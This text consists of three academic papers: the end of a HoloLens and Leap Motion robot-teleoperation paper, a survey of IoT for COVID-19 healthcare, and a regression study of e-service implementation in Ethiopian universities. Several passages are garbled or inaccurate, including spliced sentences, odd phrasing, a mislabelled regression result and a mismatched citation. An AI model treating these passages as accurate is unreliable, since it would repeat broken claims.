We can suppose that following the above-mentioned conversion of a system coordinate by the converting procedure, the palm and slave robot co-ordinates are roughly matched. We can also verify that the protective mechanism of the robot's software does not trigger the manipulation of the human operator in the workplace.

IV. Results

In this study the operator telephones the slave robot in order to type a simple Chinese character to check that the tele operative system is correct. As previously mentioned, the robot teleoperation system is made up of the human operator, the Leap Motion controller and a slave robot. The slave robot can be remotely controlled by the human operator using the Leap Motion controller. The operator can simultaneously utilize HoloLens to gain an actual view. Unity3D and HoloLens combine to provide the operator with a mixed reality experience.

The operator can view the slave robot and a virtual hand model via HoloLens, which naturalizes the teleoperation technique. In addition, the complexity of the slave robot is simplified since the operator can move his/her hand with respect to a virtual model via visual feedback from mixed reality.

V. Conclusion

In this work, a mixed reality robot system was mainly developed. The teleoperation system consists of the human operator, a Leap Motion control, a Microsoft HoloLens and a robotic slave arm. We also presented a conversion method, which translates the Leap Motion coordinates system to the slave robot co-ordinates system, in order to boost the Teleoperation performance. By using workspace restriction, the slave robot was able to climb

above the misconduct of the operator. By creating a mixed reality scene and displaying it on the Microsoft HoloLens Head-mounted display, the teleoperation system also provided the operator with real-time visual input. We also created a simple task in which a human operator tele operated a 6-DOF robotic arm to write a simple Chinese character. Experiments have demonstrated that the proposed teleoperation system can improve the efficiency of the teleoperation process.

References

- [1] "A survey on teleoperation," S. Lichiardopol, Technische University Eindhoven, DCT report, 2007.
- [2] S. Livatino, F. Banno, and G. Muscato, "3d integration of robot vision and laser data with semi- automatic calibration in augmented reality stereoscopic visual interface"
- [3] R. Kumar, T. Oskiper, O. Naroditsky, S. Samarasekera, Z. Zhu, and J. Kim, "System and method for generating a mixed reality environment,".
- [4] H. F. Vargas and O. A. Vivas, "Gesture recognition system for surgical robots manipulation," in Symposium on image, signal processing and artificial vision, 2014.
- [5] "Microsoft HoloLens," <https://www.microsoft.com/en-us/hololens>
- [6] "Leap concepts, coordinate system," <https://developer.leapmotion.com/documentation/v4/concepts.html>
- [7] "Leap coordinate mapping," http://www.xionggf.com/articles/vr/leapmotion/leapmotion_coordination_and_transform.html

IOT FOR FIGHT AGAINST COVID – 19: HEALTHCARE AND FUTURE

Miss. Megha Thakar[1]#

ASSISTANT PROFESSOR(REASERCH SCHOLAR)

SARDAR PATEL ADMINISTRATION & MANAGEMENT, BAKROL

SARDAR PATEL UNIVERSITY

Abstract— The way Corona is a global problem in the present situation in which IOT plays an important role. IOT is proving to be beneficial in every way. Such as Healthcare, Industrial, Educational, etc. in this pandemic mostly researchers are trying to solve this situation using different techniques. This paper surveys, During COVID - 19 How to give the best treatment to these patients using IOT Devices. Internet of Things (IoT) assisted healthcare system is useful for proper monitoring of COVID-19 patients, by using an interconnected network. This technology increases the satisfaction of the patient and decrease the manpower. Also, provide patients as well as staff members' 100% safety.

Keywords— RFID, Internet of things, Medical IoT , COVID-19, IoT, Industrial IoT, Healthcare, Pandemic, Coronavirus, Infectious disease

IOT is a sophisticated technology that can link all smart objects together within a network with no human interactions. More simply, any object that may be connected to the net for further monitoring or transferring data may be an IoT device. In recent years, IoT has gained convincing research ground as a replacement research topic in a large choice of educational and industrial disciplines, especially in This is when quarantining such people is important. Moreover, the recovery period of this disease varies and depends on the patient's age, underlying conditions, other dieses etc., but in general it can take between 6 to 41 days. While this disease contains a high potential to be spread easily as compared with similar diseases within the coronavirus family, there are many ongoing efforts and far research to mitigate the spread of this virus. during this context, IoT technology has been shown to be a secure and efficient way of addressing the COVID-19 pandemic. Goal during this study is to work out the role of IoT based technologies in COVID19 tracking and control and review the state-of-applications, and industrial IoT-based solutions

healthcare. The IoT revolution is reshaping modern healthcare systems, incorporating technological, economic, and social prospects. It's evolving healthcare systems from conventional to more personalized healthcare systems through which patients are often diagnosed, treated and monitored more easily. IoT is increasingly becoming an important technology in healthcare systems where it can deliver lower expenses, a far better quality of services, and advanced user experiences. As a results of its wide capabilities including tracking, identification and authentication, and data collection, the exponential growth of IoT in healthcare The current global challenge of the pandemic caused by the novel severe respiratory syndrome coronavirus presents the best global public health crisis since the pandemic influenza outbreak of 1918 in step with the last report of the World Health Organization (WHO), as of September 2020, the quantity of confirmed COVID-19 cases passed 31 million people with an approximate huge cost of 960,000 people. This disease has similar symptoms because the flu like fever, cough, and fatigue, which are essential to acknowledge for early diagnosis. The incubation period of COVID-19 takes from 1 to 14 days. Surprisingly, a patient with none symptoms can possibly be a transmitter of the COVID-19 virus to others.

combating COVID-19 in three main phases, including early diagnosis, quarantine time, and after recovery.

Early detection and diagnosis can cause fewer infection and, as a result, better health services for infected patients. Quarantining confirmed or suspected cases and enforcing lockdowns also can decrease the cases of COVID-19 infections by separating infected people from others. Tracking COVID-19 patients after recovery will benefit the monitoring of returning symptoms and therefore the potential infectivity of theses recovered cases.

IoT is unquestionably revolutionising the healthcare business by changing the space of devices and human contact in the delivery of healthcare solutions. Patients,

families, physicians, hospitals, and insurance companies all benefit from IoT applications in healthcare.

Stages of Internet of Things in Healthcare:




Fig. 1 stages of IOT

(Source: <https://codeit.us/storage/HFhC5uSUOsXssuMupk2tzWCLKeAZdUXVgfTFYI4.png>)

ASSESSMENT OF DIFFERENT Healthcare System using IOT during COVID - 19

A. Internet of Things for Current COVID-19 and Future Pandemics: an Exploratory.

In 2020, do research Mohammad Nasajpour, Seyedamin Pouriye, Reza M. Parizi, Mohsen Dorodchi, Maria Valero, and Hamid R. Arabnia. The usage of an IOT was proposed in research. At the time this report was produced, the global number of diagnosed COVID-19 cases had surpassed 31 million. Since the outbreak of the pandemic, there has been a quick push in several research groups to utilise a wide range of technologies to tackle this global threat, and IoT technology is one of the pioneers in this field. In the case of COVID-19, IoT-enabled/linked devices/applications are used to reduce the risk of COVID19 spreading to others by detecting the virus early, monitoring patients, and following prescribed protocols once the patient has recovered. This article examines the role of IoT-based technologies in COVID-19 and examines cutting-edge architectures, platforms, applications, and industrial IoT-based solutions for combatting COVID-19 in three stages: early diagnosis, quarantine, and following recovery.




Fig 2. IoT-Q-Band workplace classification

(Source: https://www.ncbi.nlm.nih.gov/pmc/articles/PMC7659418/bin/41666_2020_80_Fig8_HTML.jpg)

Above figure shows a wearable band, called IoT-Q-Band, workflow process. This approach has been deployed in Hong Kong, where authorities use an electronic wristband linked with a smartphone application in order to track new arrivals at the airports for 14 days. Also mention in that the workflow of this wearable.

IoT role in prevention of COVID-19 and health care workforces' behavioral intention in India – an empirical examination

In 2020, Vijay Anand R., Prabhu J., Kumar P.J., Manivannan S.S., Sukumar Rajendran, K.R. Kumar, Susi S., and R. Jothikumar will discuss the role of the Internet of Things (IoT) in avoiding COVID19. IoT devices may be used in a variety of ways to track patients and suspicious individuals. IoT and sensors may be used to collect data from a distance. The data will then be evaluated by data science engineers and academics in order to anticipate and avoid the COVID-19. The Internet of Things (IoT) is a novel way of combining healthcare devices and their applications with human services and data innovation frameworks. An inquiry of the potential effects of adopting the IoT approach to combat the developing COVID-19 pandemic while providing therapy to all classes of patients without discrimination between affluent and poor. The various cloud-based administrations of IoT include information sharing, report checking, patient tracking, data social affair, investigation, cleanliness clinical consideration, and so on. It has the potential to completely transform the working format of medical services while rewarding a large number of patients with a higher level of care and fulfilment, especially amid current COVID-19 lockdown epidemic. Health personnel may immediately

narrow in on patient zero and identify anybody who has had contact with the sick individual, then place them in quarantine or isolation. As COVID-19 has arisen from China's Wuhan province, IoT capabilities such as geographic information systems might be utilised as an early warning system to help stop the spread of pandemics. Temperature and other symptoms might be monitored using scanners at airports across the world. The importance of IoT in COVID-19 prevention is discussed in this research.

C. INTERNET OF THINGS (IOT) APPLICATIONS TO FIGHT AGAINST COVID-19 PANDEMIC

In 2020, Ravi Pratap Singh a , MohdJavaid b , , AbidHaleem b , Rajiv Suman c, The current global challenge of COVID-19 pandemic has surpassed the provincial, radical, conceptual, spiritual, social, and pedagogical boundaries. Internet of Things (IoT) enabled healthcare system is useful for proper monitoring of COVID-19 patients, by employing an interconnected network. This technology helps to increase patient satisfaction and reduces readmission rate in the hospital. IoT implementation impacts on reducing healthcare cost and improve treatment outcome of the infected patient. Therefore, this present study based research is attempted to explore, discuss, and highlight the overall applications of the well-proven IoT philosophy by offering a perspective roadmap to tackle the COVID-19 pandemic. Finally, twelve significant applications of IoT are identified and discussed. It has ultimately forced the researchers, academicians, and scientists to propose some productive solutions to overcome or confront this pandemic.




Fig. 3IoT(Covid – 19)

(Source:<https://ars.elscdn.com/content/image/1-s2.0-S1871402120301065-gr1.jpg>)

IoT is an innovative technological platform to fight with COVID-19 pandemic and can fulfil significant challenges during the lockdown situation. This technology is helpful to capture the realtime data and other necessary information of the infected patient.

Shows in above figure the significant processes used by IoT for COVID-19.

IV. PROPOSED APPROACH FOR IOT FOR FIGHT AGAINST COVID – 19: HEALTHCARE AND FUTURE

As a survey of above section, using IoT provide best healthcare system to COVID – 19 patients. Patients need care and proper treatment so through the help of Internet of Things devices like defibrillators, nebulizers, oxygen pumps and other monitoring equipment. All these devices of healthcare are attached with stretcher. Patients family members can get easily information about his/ her.

In Proposed System, Monitoring will be using RFID technology and using face recognition so doctors can easily identify the movements of patients. It is also maintain daily checkup data such as ECG, Sugar.



Fig.4wireless patient monitoring

(Source:https://www.electronicmedia.info/wpcontent/uploads/2020/04/fig4_Rene_patient_nurse_sensors_020119b.png)

V. CONCLUSION

In this paper presents an analysis of different kind of technologies which are used for improve and make satisfaction to patient’s health. RFID will automatically monitoring to patient. Usually, at COVID – 19 Situation many people not allowed to any places so using this techniques no crowd at hospitals and family , friends of patients will take care of his/ her through the IoT Devices.(like Phone Application)

VI. REFERENCES

- 1) Mohammad Nasajpour • SeyedaminPouriyeH • Reza M. Parizi • Mohsen Dorodchi • Maria Valero1 •Hamid R. Arabnia, “Internet of Things for Current COVID-19 and Future Pandemics: an Exploratory Study”,2020(Source : <https://www.ncbi.nlm.nih.gov/pmc/articles/PMC7659418/>)
- 2) Vijay Anand R., Prabhu J., Kumar P.J., Manivannan S.S., SukumarRajendran, K.R. Kumar, Susi S. and R. Jothikumar,” IoT role in prevention of COVID-19 and health care workforces behavioural intention in India – an empirical examination”, Vol. 16 No. 4, 2020 pp. 331-340(Source: <https://www.ingentaconnect.com/content/mcb/ijpcc/2020/00000016/00000004/art00003>)
- 3) Ravi Pratap Singh , MohdJavaid , AbidHaleem , Rajiv Suman ,” Internet of things (IoT) applications to fight against COVID-19 pandemic”,2020(Source: <https://pubmed.ncbi.nlm.nih.gov/32388333/>)
- 4) Ashok Khanna, PrateepMisra, "White Paper Life Sciences, The Internet of Things for Medical Devices -8) Prospects, Challenges and the Way Forward, Tata Consultancy Services", July 1, 2014(Source : <https://dl.acm.org/doi/10.1145/2909067.2909079>)
- 5) Anjali S. Yeole,D.R.Kalbande,” Use of Internet of Things (IoT) in Healthcare: A Survey”,March 2016(Source: <https://www.researchgate.net/publication/305998296>)
- 6) Swati Swayamsiddha, ChandanaMohanty,” Application of cognitive Internet of Medical Things for COVID-19pandemic”,June11,2020(Source: <https://pubmed.ncbi.nlm.nih.gov/32570016/>)
- 6) MohdJavaid, Ibrahim Haleem Khan , “Internet of Things (IoT) enabled healthcare helps to take the challenges of COVID-19 Pandemic” Apr-Jun 2021(Source: <https://pubmed.ncbi.nlm.nih.gov/33665069/>)
- 7) Gulraiz J. Joyia, Rao M. Liaqat, Aftab Farooq, SaadRehman,” Internet of Medical Things (IOMT): Applications, Benefits and Future Challenges in Healthcare Domain”, April 2017(Source : <http://www.jocm.us/uploadfile/2017/0428/20170428025024260.pdf>)
- 8) AdeniyiOnasanya, Maher Elshakankiri,” IoT Implementation for Cancer Care and Business Analytics/Cloud Services in Healthcare Systems”,Dec,05,2017(Source: <https://dl.acm.org/doi/abs/10.1145/3147213.3149217>)

FACTORS THAT INFLUENCE ELECTRONIC SERVICE IMPLEMENTATION IN HIGHER INSTITUTIONS OF ETHIOPIA

*Dereje Tekaleng **

Ph.D. Scholar- Parul University, Waghodia, Vadodara Gujarat, India

Dr. Priya Swaminarayan

(Assistant Professor)

Dean at Faculty of Information Technology & Computer Science - Parul University, Waghodia, Vadodara Gujarat, India

*Corresponding Email: - derejetekaleng@gmail.com

Abstract:

This study aims to determine the factors that influence the implementation of electronic services in Ethiopian higher education institutions. The study employed an explanatory research design with a quantitative research approach. The required data were collected from 364 selected graduate program students and higher officials of Ethiopian Public Universities by adopting a multistage sampling procedure. With the help of Stata-16 software, the collected data was analyzed using descriptive and inferential statistics. The study's findings showed that the electronic service implementation of higher institutions in the selected universities had shown limitations. Universities have not been able to demonstrate their ability to implement electronic service delivery to the expected level. Students' electronic service usage capacity, top managerial commitment, information communication technology infrastructure, employee commitment, and training were identified factors affecting electronic service implementation. Thus, there is a need to put a higher effort to facilitate the full implementation of service delivery by improving top management commitment, providing training for staff and students, improving information communication technology infrastructure, and developing students' electronic services usage capacity.

Electronic service is provided through information communication technologies and allows people, businesses, and government sectors to access available organizational information without a time limit. It can reduce costs and levels of organizational processes by streamlining and reorganizing operating procedures (Kvasnicova et al., 2016). Electronic service has great benefits regarding economizing and improving governments' service operations, including efficiency, reduced transactional costs, increased transparency, and increased services for citizens (Solinthone & Rummyantseva, 2016).

Globally, Electronic Service Implementation (ESI) is one of the key drivers of globalization and development. It has become a significant source of innovation and improvement of organizational service delivery. It can potentially affect every aspect of objective achievements and customer satisfaction by transforming traditional service delivery into modern service delivery. In order to provide a service with greater speed and accuracy, the implementation of electronic service appeared to be getting a serious point (Kim-Soon et al., 2014).

However, developing countries encountered many challenges during E-service implementation compared to developed countries (Apleni & Smuts, 2020; Desta et al., 2019). Developing countries implement E-service lower than they planned. About 85% of implementations were unsuccessful (Ingram et al., 2018). This indicated that E-service delivery in developing countries lags

compared with developed countries, which needs further research.

Universities have been at the front of E-Service provision, regular evaluation and appraisal of their E-Services provided to stakeholders could regularly improve it to keep pace with the rapid change of learning technology and service provision diversification (Koudiki & Janardhanam, 2017). However, the trend of examining E-Service implementation quality and status of universities is very weak (Ingram et al., 2018). Ministry of Innovation and Technology of Ethiopia (MITE) has been highly motivated to implement and sustain E-service implementation by making it a principal agenda in achieving 2030 Ethiopian Sustainable Development Goals (SDG) (Tolla, 2018). Therefore, the main concern of this study is to identify the factors that influence E-service implementation in higher institutions of Ethiopia.

2. LITERATURE REVIEW

The study tried to identify the factors that influence electronic service implementation in higher learning institutions. In this section, both the dependent and independent variables were reviewed.

2.1. E-service Implementation

Service can be defined as a system that provides something that the public needs, organized by the government or a private company (Hornby, 2010). E-service is a service or resource on the internet, which was set up to improve communication among people, businesses, and institutions on the other side (Taherdoost et al., 2014). According to Gera (2011), many governments worldwide have adopted and implemented E-Services solutions, ranging from a simple web-based presence and one-way communication to two-way communication and transactions with diverse stakeholders such as citizens and businesses.

2.2. E-service Usage Capacity

There is no clear and unmistakable distinction between products and services. In fact, they claim that e-services have characteristics in common with services as well as with goods, and therefore are situated between services and goods. The commonalities with goods also entail that the criteria for assessing the quality of the e-service is less bound to the user's experience and perception of the e-service. Although it can still be argued that the user's perception of the e-service is most important when assessing the quality of the e-service, the technology dimension implicates that the e-service, in part, can be evaluated in terms of, e.g., accessibility and

usability. Comparing e-service characteristics with traditional service characteristics, it is also apparent that even though the technology might constrain the design and performance of electronically mediated services, there is a wide variety and heterogeneity amongst services currently available (Scupola et al., 2009).

2.3. Top Managerial Commitment

Top management commitment is regarded as essential to management initiatives. However, the meaning of this commitment is not straightforward (John, 1991). Top management teams make strategic judgments and the products of their decision-making influence organizational performance (Allen, 1996). According to the research on various types of management programs, effective program implementation is dependent on the amount of top management commitment: The higher the commitment, the greater the likelihood of program success (Rodgers et al., 1993). Through its leadership and commitment to the Overall Quality Management (TQM) aim of customer happiness, top management fosters employee empowerment and higher levels of job satisfaction by fostering an organizational climate that prioritizes total quality and customer satisfaction (Isaiah & Obeng, 2000).

2.4. ICT Infrastructure

The roles of ICT in education have been identified by researchers. For instance, Pelgrum and Law (2003) identify three distinctive roles for ICT in education: from being a subject of learning to integral part of higher education. Anderson (1996) note that computer assisted education means using the computer where it is the best medium to support the learning goal. Evidence suggests that ICT can contribute significantly to changes in teaching practices (Wagner, 2005). Kozma and Wagner (2005) emphasize that the way ICT is used in the classroom can make a big difference in the impact of an ICT-augmented program or project.

2.5. Training

Training is defined as the systematic creation of knowledge, skills and attitudes provided to the individual for task completion and it is the planned process of changing attitude, knowledge or skill behavior through learning to perform a task. In the workplace situation, training is geared towards developing the individual's abilities and satisfying the organization's needs in terms of manpower requirements for the present or future. In other words, training leads to improved overall performance, with performance being related to training. In other related studies, training is referred to as the expansiveness of formalized initiatives

used to develop knowledge, skills and abilities that is provided to human resource to enhance their performance on the job (Evans & Davis, 2005).

2.6. Employee Commitment

Emotional attachment of the organization increases the commitment level of the employees. The Affective Commitment Scale (ACS) (Meyer & Allen, 1984) and the Organizational Commitment Questionnaire (OCQ) are the two most well-known measures of commitment (Mowday et al., 1982). According to Meyer and Allen (1991), the consistency of employee services in any business can be improved by combining emotional and continuous commitment, which represent psychological states. Employees who wish to be devoted to the organization because of their primary focus will only continue to be committed (Meyer & Allen, 1991). There is a reasonable body of literature available that supports the commitment's distinctiveness and effectiveness (Angle & Lawson, 1993).

2.7. Conceptual Framework

Based on the review of related literature, the following conceptual framework has been proposed for the present study. There are five independent factors (E-service Usage Capacity, Top Managerial Commitment, ICT Infrastructure, Training, and Employee Commitment) which influence the dependent variable (E-service Implementation).




Figure 2.1: The study's conceptual Framework

Source: Own construction from literature review (2021)

3. RESEARCH METHODOLOGY

This study used an explanatory research design. This is due to the fact that explanatory research design is the

best when the research question is to identify factors associated or to understand the best predictors of the dependent variable (Oleary, 2004). The population of this study was graduate students who are attending selected government universities of Ethiopia. As per the report of selected Universities (2020), there are 4010 graduate program students were currently enrolled. Accordingly, the representative sample size was determined by using the formula developed by Yamane (1967) as follows:

$$\text{Where: } n = \text{Sample size}$$

$$N = \text{Total Population}$$

$$e = \text{Sampling Error}$$

After determining the sample size, the researcher used a multistage sampling procedure. In the first stage, three universities such as Hawassa University, Addis Ababa University, and Adama University were selected purposively because of their experience and the existence of large numbers of graduate programs. In the second stage, colleges were stratified. In the third stage, departments were selected purposively based on the number of students they had. In the fourth stage of sampling, an individual respondent in each sample department were selected using systematic random sampling technique to ensure that there is no over or under-representation in the sample as it is in the sampling frame (Bhattacharjee, 2012).

Closed-ended questionnaire was prepared, revised, and administered based on the objectives of the study. The questionnaire was administered to selected students in their respective Universities. The questionnaire was prepared to collect information on E-service implementation and its determinants. The questionnaire was prepared, and the reliability of the research questionnaire was tested using Cronbach's alpha coefficient.

The collected data were entered in statistical software called Stata for Windows version 16. The data were analyzed using descriptive statistics (Mean and standard deviation) and inferential statistics (Correlation and Multiple linear regressions).

4. RESULTS AND INTERPRETATION

The data which was collected from sampled respondents were analyzed and presented. The study's primary purpose was to identify the factors that influence electronic service implementation in higher institutions of Ethiopia.

4.1. Descriptive Summary of Study Variables

The data used in this research was based on 44 questions

divided into six variables such as the e-service implementation, student’s e-service usage capacity, top managerial commitment, ICT infrastructure, training, and employee commitment using a five-point Likert scale question. The descriptive summary of each variable was presented as follows:

Table 4.1: Descriptive Summary of Study Variables

Variables	Obs	Mean	Std. Dev.
Student’s E-service Usage Capacity	364	2.748	.477
Top Managerial Commitment	364	2.508	.529
ICT Infrastructure	364	3.055	.532
Training	364	2.961	.482
Employee Commitment	364	2.52	.626
E-service Implementation	364	2.794	.353

As Table 4.1 shows, the overall mean value of e-service implementation indicated that the sample respondents have a neutral (Mean=2.794) response. It indicated that there is a limitation in providing adequate e-service implementation. The overall mean value of the students e-service usage capacity indicated that the sampled students have a neutral (Mean= 2.748) response. Implying that students’ knowledge towards e-service usage was not to the expected level. The overall mean value of ICT infrastructure indicated that sampled respondents have neutral (Mean=3.055) responses. It indicated that the universities effort to avail ICT infrastructure was not sufficient. Availability of Training (Mean = 2.961) was not adequate. On the other hand, the sampled respondents agreed that the top management body (Mean = 2.508) and other employees (Mean = 2.52) of the universities are not committed.

4.2. The Relationship between Study Variables

The most generally used method of determining the degree of association between two variables is correlation analysis (Kothari, 2012). Thus, before doing the regression analysis, the independent variables were investigated one by one using correlation analysis to determine their specific relationship with the dependent variable.

Table 4.2: Correlation Analysis Result

Variables	(1)	(2)	(3)	(4)	(5)	(6)
(1) Student’s E-service Usage Capacity	1.000					
(2) Top Managerial Commitment	0.272	1.000				
(3) ICT Infrastructure	0.158	0.383	1.000			
(4) Training	0.084	0.251	0.202	1.000		
(5) Employee Commitment	0.151	0.290	0.257	0.224	1.000	
(6) E-service Implementation	0.489	0.650	0.511	0.564	0.541	1.000

The results of Table 4.2 show that student’s E-service usage capacity has a positive and statistically significant association with E-service implementation (r = 0.489, p<0.001). Similarly, top managerial commitment has a positive and statistically significant relationship with E-service implementation (r = 0.650, p<0.001). In the same manner, ICT Infrastructure has a positive and statistically significant relationship with E-service implementation (r = 0.511, p<0.001). Likewise, training has a positive and statistically significant relationship with E-service implementation (r = 0.564, p<0.001). Correspondingly, employee commitment has a positive and statistically significant relationship with E-service implementation (r = 0.541, p<0.001). To sum up, all independent variables have a positive and significant association with the dependent variable (e-service implementation).

4.2. Factors that Influence Electronic Service Implementation

Multiple linear regression analysis was adopted to evaluate the effect level that multiple independent variables cause a particular dependent variable.

Table 4.3: Results of Multiple Linear Regression Analysis Result

E-service Implementation	Coef.	St.Err.	t-value	p-value	[95% CI]	
Student’s E-service Usage Capacity	.221	.018	12.26	0.000	.185	.256
Top Managerial Commitment	.217	.018	12.17	0.000	.182	.252
ICT Infrastructure	.131	.017	7.69	0.000	.098	.165
Training	.261	.018	14.56	0.000	.226	.296
Employee Commitment	.153	.014	10.86	0.000	.125	.181
Constant	.084	.075	1.11	0.267	-.064	.231
R-squared	0.806					
F-test	297.5					
Number of obs.	364					
Prob > F	0.000					

The results of Table 4.3 outline the multiple linear regression results that examined the effect of independent variables on E-service implementation. Moreover, to ensure that the explanatory variables do not create a Multicollinearity problem, heteroscedasticity and

violation of normality were checked. Therefore, all the hypothesized explanatory variables were included in the model.

The regression results showed that the computed F-statistic (297.5) was significant at one percent. This justifies the suitability of the regression model in determining the E-service implementation. The R^2 value of 0.8 implies that about 80.6% of the variation of E-service implementation has been explained by Student's E-service Usage Capacity, Top Managerial Commitment, ICT Infrastructure, Training, and Employee Commitment. The remaining 19.4% of the variance in E-service implementation was not accounted for by the independent variables considered in the model.

According to regression output, out of five variables included in the model, all predictors have been significant factors that affect the E-service implementation. Therefore, the following paragraphs describe these variables with their estimation of the results and their implications.

According to the results of Table 4.3, Student's E-service Usage Capacity has positive and statistically significant effect on E-service implementation ($\beta = 0.2$, $p < 0.001$). The result of the regression coefficient indicates that on average, a one unit increase of Student's E-service Usage Capacity brings a 0.22 units increase in E-service implementation.

Based on the results of Table 4.3, Top Managerial Commitment has a positive and statistically significant effect on E-service implementation ($\beta = 0.2$, $p < 0.001$). The result of the regression coefficient indicates that, on average, a one-unit increase of Top Managerial Commitment will increase the value of E-service implementation by 0.2 units.

As presented in Table 4.3, ICT Infrastructure has a positive and statistically significant effect on E-service implementation ($\beta = 0.13$, $p < 0.001$). The result of the regression coefficient indicates that, on average, a one-unit increase of ICT Infrastructure brings 0.131 units to increase in E-service implementation.

Based on Table 4.3 result, training has a positive and statistically significant effect on E-service implementation ($\beta = 0.3$, $p < 0.001$). The result of the regression coefficient indicates that, on average, a one-unit increase of Top Managerial Commitment will increase the value of E-service implementation by 0.26 units.

As per the results of Table 4.3, Employee Commitment has a positive and statistically significant effect on E-service implementation ($\beta = 0.15$, $p < 0.0$). The result of

the regression coefficient indicates that, on average, a one-unit increase of Employee Commitment brings 0.15 units to increase in E-service implementation.

5. CONCLUSION & RECOMMENDATIONS

Electronic service implementation has a potential advantage for educational provision regarding flexible access, greater speed, unlimited service time, and accuracy by using technology to assist teaching. However, it can be influenced by students' E-service usage capacity, top managerial commitment, ICT infrastructure, employee commitment, and training.

Students' E-service usage capacity has a significant effect on E-service implementation. Therefore, the universities should improve students' E-Service usage capacity and develop their IT competence by providing comprehensive continuous training, workshop, learning, and education. The students should be involved early in the E-service delivery process to play an active and defining role in improving the E-service implementation of the universities.

Top managerial commitment is the one of the factor affecting E-service Implementation. Therefore, the Ministry of Science and Higher Education should give attention and make an effort to improve top management commitment and Engagement Using different approaches. Provide training for staff and students, improve ICTs infrastructure, and develop students' E-Services usage capacity to achieve E-service implementation and the success of their university.

ICT infrastructure is the other dominant factor for E-service Implementation. Therefore, the universities should adopt progressive ICT policies and invest in hardware and software IT equipment to ensure supportive ICTs infrastructures. The government is also critical in guaranteeing the ICTs infrastructure and provides updated technologies to public universities to support ESDI strategies. This can be done through ICT budget allocations and consulting stakeholders.

Employee commitment has a significant effect on E-service Implementation. Therefore, The employees who are engaged in E-Services need to be trained and motivated. The university needs to prepare and distribute manuals and standards, tender documents, advice, and assistance in E-service delivery activities. The university should also have regular staff development and provide regular employees training to develop the necessary skill of the staff.

REFERENCE

Allen, A. C. (1996). Distinguishing the effects of functional and dysfunctional conflict on strategic

- decision making: Resolving a paradox for top management teams.” *Academy of management journal*, 39(1), 123-148.
- Anderson, J. R. (1996). ACT: A simple theory of complex cognition. *American psychologist*, 51(4), 355.
- Angle, H. L., & Lawson, M. B. (1993). Changes in affective and continuance commitment in times of relocation. *Journal of Business Research*, 26(1), 3-15.
- Apleni, A. & Smuts, H. (2020). *An e-government implementation framework: A developing country case study*. Springer Nature Switzerland, 15-27. Retrieved from <https://doi.org/10.1007/978-3-030-4500-1-2>.
- Bhattacharjee, A. (2012). *Social Science Research: Principles, Methods, and Practices*.
- Desta, A., Bakhat, H., & Aneke, S. (2019). Challenges to e-government implementation in developing countries: Nigeria case study. *Journal of Computing and Management Studies*, 3(1).
- Evans, W. R., & Davis, W. D. (2005). High-performance work systems and organizational performance: The mediating role of internal social structure. *Journal of management*, 31(5), 758-775.
- Gera, R. (2011). Modelling e-service quality and its consequences in India: an SEM approach. *Journal of Research in Interactive Marketing*.
- Hornby, A. S. (2010). *Oxford Advanced Learner's Dictionary. International Edition (8th ed.)*. New York: Oxford university press.
- Ingram, A., Manoharan, A., Schmidthber, L., & Holzer, M. (2018). Stages and determinants of e-government development: A twelve-year longitudinal study of global cities. *International Public Management Journal*, 1-39.
- Isaiah, O. U., & Obeng, K. (2000). Top management leadership, employee empowerment job satisfaction, and customer satisfaction in TQM organizations: an empirical study. *Journal of Quality Management*, 5(2), 247-272.
- John, S. (1991). Localization of light. *Phys. Today*, 44(5), 32-40.
- Kim-Soon, N., Rahman, A., & Ahmed, M. (2014). E-service quality in higher education and frequency of use of the service. *International Education Studies*, 7(3), 1-10.
- Kothari, C. (2012). *Research Methodology Methods and Techniques*. New Delhi: Wiley Eastern Limited.
- Koudiki, V. B., & Janardhanam, K. (2017). E-governance in Indian universities: A conceptual framework. *International Journal of Research in Commerce, IT & Management*, 7(5), 1-6.
- Kozma, R. B., & Wagner, D. A. (2005). Core indicators for monitoring and evaluation studies in ICTs for education. *Monitoring and evaluation of ICT in education. Monitoring and evaluation of ICT in education projects*, 35.
- Kvasnicova, T., Kremenova, L., & Fabus, J. (2016). From an analysis of E-Services definitions and classifications to a proposal of a new E-Service classification. *Procedia Technology*, 19(2016), 1067-1074.
- Meyer, J. P., & Allen, N. J. (1984). Testing the” side-bet theory” of organizational commitment: Some methodological considerations. *Journal of applied psychology*, 69(3), 372.
- Meyer, J. P., & Allen, N. J. (1991). A three-component conceptualization of organizational commitment. *Human resource management review*, 1(1), 61-89.
- Mowday, R. T., Porter, L. W., & Steers, R.M., (1982). *Employee-organization linkages: the psychology of commitment, absenteeism and turnover*. New York: Academic Press.
